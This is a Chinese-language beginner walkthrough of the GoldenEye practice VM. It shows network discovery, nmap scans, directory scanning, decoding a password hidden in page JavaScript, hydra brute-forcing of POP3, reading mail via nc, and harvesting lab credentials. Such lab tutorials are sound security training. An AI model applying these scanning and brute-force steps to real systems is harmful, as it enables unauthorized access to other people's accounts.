
[适宜小白]GoldenEye靶场-渗透测试全流程
靶场前提准备
Kali主机IP地址:192.168.230.131
靶机主机IP地址:192.168.230.138
渗透测试流程

查询Kali主机IP地址
命令:
hostname -I
IP a
ifconfig
这三个命令可以查询当前Kali主机的IP地址
这里我用的是IP a参数进行查找的IP地址
Netdiscover查询当前网段的存活主机
命令:
netdiscover -i eth0 -r 192.168.230.0/24
PS:
其中 -i 是用来指定当前主机的网卡;-r 是用来指定扫描网段的
其中进行扫描的IP地址是C类地址
24 的子网掩码是255.255.255.0
为什么不能扫描32的子网掩码呢?(下面就是原因)
只能进行16和24的扫描


192.168.230.138就是靶场的存活IP地址

这里为什么判断192.168.230.138就是靶场地址呢?主要是因为VMware搭建靶场的时候,可以在 虚拟机——>设置——>网络适配器——>高级选项中看到当前虚拟机的MAC地址(相当于当前运行的虚拟机的身份证号)

打开浏览器;访问192.168.230.138

显示“导航到/sev-home/登录”,我们访问192.168.230.138/sev-home/
使用目录扫描工具进行扫描
使用dirb 或者 dirsearch进行目录扫描
工具链接:
maurosoria/dirsearch: Web path scanner
Kali 安装:
apt install dirb
apt install dirsearch
如有提示让你选择Y或者N,通常选Y,安装的时候根据自身情况选择
命令:
dirb http://192.168.230.138


没有任何有用的信息
Nmap扫描端口
使用nmap进行扫描端口开放情况
命令:
nmap -p- 192.168.230.138
PS:
这里的 -p- 是全端口扫描也就是1-65535

25端口是smtp、80端口是http,只有55006和55007的端口不知道是开放的什么端口
命令:
nmap -sS -sV -T5 -A -p55006,55007 192.168.230.138
PS:
-sS:是使用nmap的 SYN 扫描
-sV:是使用nmap的 服务版本 检测
-T:也就是nmap的扫描速度 1-5个级别
-A:启用高级扫描选项
-p:指定端口

可知道55006和55007是pop3的开放端口,pop3是邮件服务
返回192.168.230.138的网址页面,F12查看源代码或者在URL地址栏中输入“view-source:http://XXXX.XXXX.XXXX.XXXX”

发现引用了一个terminal.js,查看terminal.js的代码,发现在注释行有相关信息

8 //Boris, make sure you update your default password.
8 //Boris,一定要更新你的默认密码。
9 //My sources say MI6 maybe planning to infiltrate.
9 //我的消息来源说军情六处可能计划潜入。
10 //Be on the lookout for any suspicious network traffic....
10 //注意任何可疑的网络流量....
12 //I encoded you p@ssword below...
12 //我在下面给你编码p@ssword…
16 //BTW Natalya says she can break your codes
16 //顺便说一句,Natalya说她可以破解你的密码
将编码进行解密:
“InvincibleHack3r“
解密网址:

解密结果为:“InvincibleHack3r”

尝试登录网址
根据terminal.js获取到的姓名以及刚刚破译的HTML编码信息,我们可以将其组合成字典进行爆破网址的账号和密码
| 用户名 | 密码 |
|---|---|
| Boris | InvincibleHack3r |
| boris | InvincibleHack3r |
| Natalya | InvincibleHack3r |
| natalya | InvincibleHack3r |
在用户名为boris的情况下登录进去了网站
使用hydra(九头蛇)进行爆破
命令:
“hydra -l boris -p /usr/share/wordlist/fasttrack.txt 192.168.230.138 -s 55007 pop3”
“hydra -l 用户名 -p 字典目录 IP地址 -s 端口号 协议”
由前面可知用户名为两个,一个是Boris,一个是Natalya


| 用户名 | 密码 |
| Natalya | bird |
| Boris | secret1! |
用nc连接IP地址
POP3是一个邮件服务器,可以通过NC进行直接连接
命令:nc IP地址 端口
| 命令 | 命令解析 |
| User 用户名 | Pop3输入用户名 |
| Pass 密码 | Pop3 输入密码 |
| List | 列出所有邮件 |
| Retr 数字 | 选择查看哪封邮件(类似于cat 某文件) |
查看Boris的邮件


| Boris邮箱 | ||
| 邮件序号 | 邮件内容 | 翻译 |
| 1 | Return-Path: <root@127.0.0.1.goldeneye> X-Original-To: boris Delivered-To: boris@ubuntu Received: from ok (localhost [127.0.0.1]) by ubuntu (Postfix) with SMTP id D9E47454B1 for <boris>; Tue, 2 Apr 1990 19:22:14 -0700 (PDT) Message-Id: <20180425022326.D9E47454B1@ubuntu> Date: Tue, 2 Apr 1990 19:22:14 -0700 (PDT) From: root@127.0.0.1.goldeneye Boris, this is admin. You can electronically communicate to co-workers and students here. I'm not going to scan emails for security risks because I trust you and the other admins here. | 网络:< root@127.0.0.1.goldeneye > X-Original-To:鲍里斯 交付:boris@ubuntu 收到:从ok (localhost [127.0.0.1]) 使用ubuntu(后缀),SMTP id为D9E47454B1 <鲍里斯>;1990年4月2日星期二19:22:14 -0700 (PDT) 问题:< 20180425022326。D9E47454B1@ubuntu > 日期:1990年4月2日星期二19:22:14 -0700 (PDT) 来自:root@127.0.0.1.goldeneye 鲍里斯,我是管理员。你可以通过电子方式与同事和学生交流。我不会扫描电子邮件的安全风险,因为我相信您和这里的其他管理员。 |
| 2 | Return-Path: <natalya@ubuntu> X-Original-To: boris Delivered-To: boris@ubuntu Received: from ok (localhost [127.0.0.1]) by ubuntu (Postfix) with ESMTP id C3F2B454B1 for <boris>; Tue, 21 Apr 1995 19:42:35 -0700 (PDT) Message-Id: <20180425024249.C3F2B454B1@ubuntu> Date: Tue, 21 Apr 1995 19:42:35 -0700 (PDT) From: natalya@ubuntu Boris, I can break your codes! | 网络:< natalya@ubuntu > X-Original-To:鲍里斯 交付:boris@ubuntu 收到:从ok (localhost [127.0.0.1]) 使用ubuntu(后缀),ESMTP id为C3F2B454B1 <鲍里斯>;1995年4月21日星期二19:42:35 -0700 (PDT) 问题:< 20180425024249。C3F2B454B1@ubuntu > 日期:1995年4月21日星期二19:42:35 -0700 (PDT) 来自:natalya@ubuntu 鲍里斯,我能破解你的密码! |
| 3 | Return-Path: <alec@janus.boss> X-Original-To: boris Delivered-To: boris@ubuntu Received: from janus (localhost [127.0.0.1]) by ubuntu (Postfix) with ESMTP id 4B9F4454B1 for <boris>; Wed, 22 Apr 1995 19:51:48 -0700 (PDT) Message-Id: <20180425025235.4B9F4454B1@ubuntu> Date: Wed, 22 Apr 1995 19:51:48 -0700 (PDT) From: alec@janus.boss Boris, Your cooperation with our syndicate will pay off big. Attached are the final access codes for GoldenEye. Place them in a hidden file within the root directory of this server then remove from this email. There can only be one set of these acces codes, and we need to secure them for the final execution. If they are retrieved and captured our plan will crash and burn! Once Xenia gets access to the training site and becomes familiar with the GoldenEye Terminal codes we will push to our final stages.... PS - Keep security tight or we will be compromised. | 网络:< alec@janus.boss > X-Original-To:鲍里斯 交付:boris@ubuntu 接收:来自janus (localhost [127.0.0.1]) 使用ubuntu(后缀),ESMTP id为4B9F4454B1 <鲍里斯>;1995年4月22日星期三19:51:48 -0700 (PDT) 问题:< 20180425025235.4 b9f4454b1@ubuntu > 日期:1995年4月22日星期三19:51:48 -0700 (PDT) 来自:alec@janus.boss 鲍里斯, 你和我们的辛迪加合作会有大回报的。附件是黄金眼的最终访问密码。把它们放在这个服务器根目录下的一个隐藏文件中,然后从这封电子邮件中删除。这些访问代码只能有一组,我们需要保护它们以便最终执行。如果他们被捕获,我们的计划就会崩溃! 一旦Xenia进入训练地点并熟悉黄金眼终端代码我们将进入最后阶段.... 注意安全,否则我们会受到威胁。 |
查看Natalya的邮箱


| Natalya的邮箱 | ||
| 序号 | 邮件内容 | 翻译 |
| 1 | Return-Path: <root@ubuntu> X-Original-To: natalya Delivered-To: natalya@ubuntu Received: from ok (localhost [127.0.0.1]) by ubuntu (Postfix) with ESMTP id D5EDA454B1 for <natalya>; Tue, 10 Apr 1995 19:45:33 -0700 (PDT) Message-Id: <20180425024542.D5EDA454B1@ubuntu> Date: Tue, 10 Apr 1995 19:45:33 -0700 (PDT) From: root@ubuntu Natalya, please you need to stop breaking boris' codes. Also, you are GNO supervisor for training. I will email you once a student is designated to you. Also, be cautious of possible network breaches. We have intel that GoldenEye is being sought after by a crime syndicate named Janus. | 网络:< root@ubuntu > X-Original-To: natalya 交付:natalya@ubuntu 收到:从ok (localhost [127.0.0.1]) 使用ubuntu(后缀),ESMTP id为D5EDA454B1 < natalya >;1995年4月10日(星期二)19:45:33 -0700 问题:< 20180425024542。D5EDA454B1@ubuntu > 日期:1995年4月10日星期二19:45:33 -0700 (PDT) 来自:root@ubuntu 娜塔莉亚,拜托你别再破坏鲍里斯的密码了。另外,你是培训主管。一旦有学生指定给你,我会发邮件给你。 此外,要小心可能的网络入侵。我们有情报说黄金眼正在被一个叫雅努斯的犯罪集团追杀。 |
| 2 | Return-Path: <root@ubuntu> X-Original-To: natalya Delivered-To: natalya@ubuntu Received: from root (localhost [127.0.0.1]) by ubuntu (Postfix) with SMTP id 17C96454B1 for <natalya>; Tue, 29 Apr 1995 20:19:42 -0700 (PDT) Message-Id: <20180425031956.17C96454B1@ubuntu> Date: Tue, 29 Apr 1995 20:19:42 -0700 (PDT) From: root@ubuntu Ok Natalyn I have a new student for you. As this is a new system please let me or boris know if you see any config issues, especially is it's related to security...even if it's not, just enter it in under the guise of "security"...it'll get the change order escalated without much hassle :) Ok, user creds are: username: xenia password: RCP90rulez! Boris verified her as a valid contractor so just create the account ok? And if you didn't have the URL on outr internal Domain: severnaya-station.com/gnocertdir **Make sure to edit your host file since you usually work remote off-network.... Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts. | 网络:< root@ubuntu > X-Original-To: natalya 交付:natalya@ubuntu 接收:从根主机(localhost [127.0.0.1]) 使用ubuntu(后缀),SMTP id为17C96454B1 < natalya >;1995年4月29日星期二20:19:42 -0700 (PDT) 问题:< 20180425031956.17 c96454b1@ubuntu > 日期:1995年4月29日(星期二)20:19:42 -0700(太平洋时间) 来自:root@ubuntu 好的,娜塔莉,我给你介绍一个新学生。由于这是一个新系统,如果你看到任何配置问题,请告诉我或boris,特别是与安全有关的问题……即使不是,只要在“安全”的幌子下输入它……它会毫不费力地升级变更顺序:) 好的,用户信用是: 用户名:xenia 密码:RCP90rulez ! 鲍里斯证实了她是合法的承包商所以只要创建账户,好吗? 如果你在外部内部域名上没有网址:severnaya-station.com/gnocertdir **请确保编辑您的主机文件,因为您通常在网络外远程工作.... 因为你是一个Linux用户,只要把这个服务器的IP指向/etc/hosts中的severnaya-station.com即可 |
从Natalya的邮箱中看到了“用户名:xenia密码:RCP90rulez!”,还得知“如果你在外部内部域名上没有网址:severnaya-station.com/gnocertdir**请确保编辑您的主机文件,因为您通常在网络外远程工作....因为你是一个Linux用户,只要把这个服务器的IP指向/etc/hosts中的severnaya-station.com即可”
修改Kali HOST文件

所以我们要先将Linux的/etc/hosts文件将服务器的IP地址指向severnaya-station.com

PS:Linux的hosts文件相当于IP地址与网址相对应的数据库
Vim修改hosts文件
登录网页:

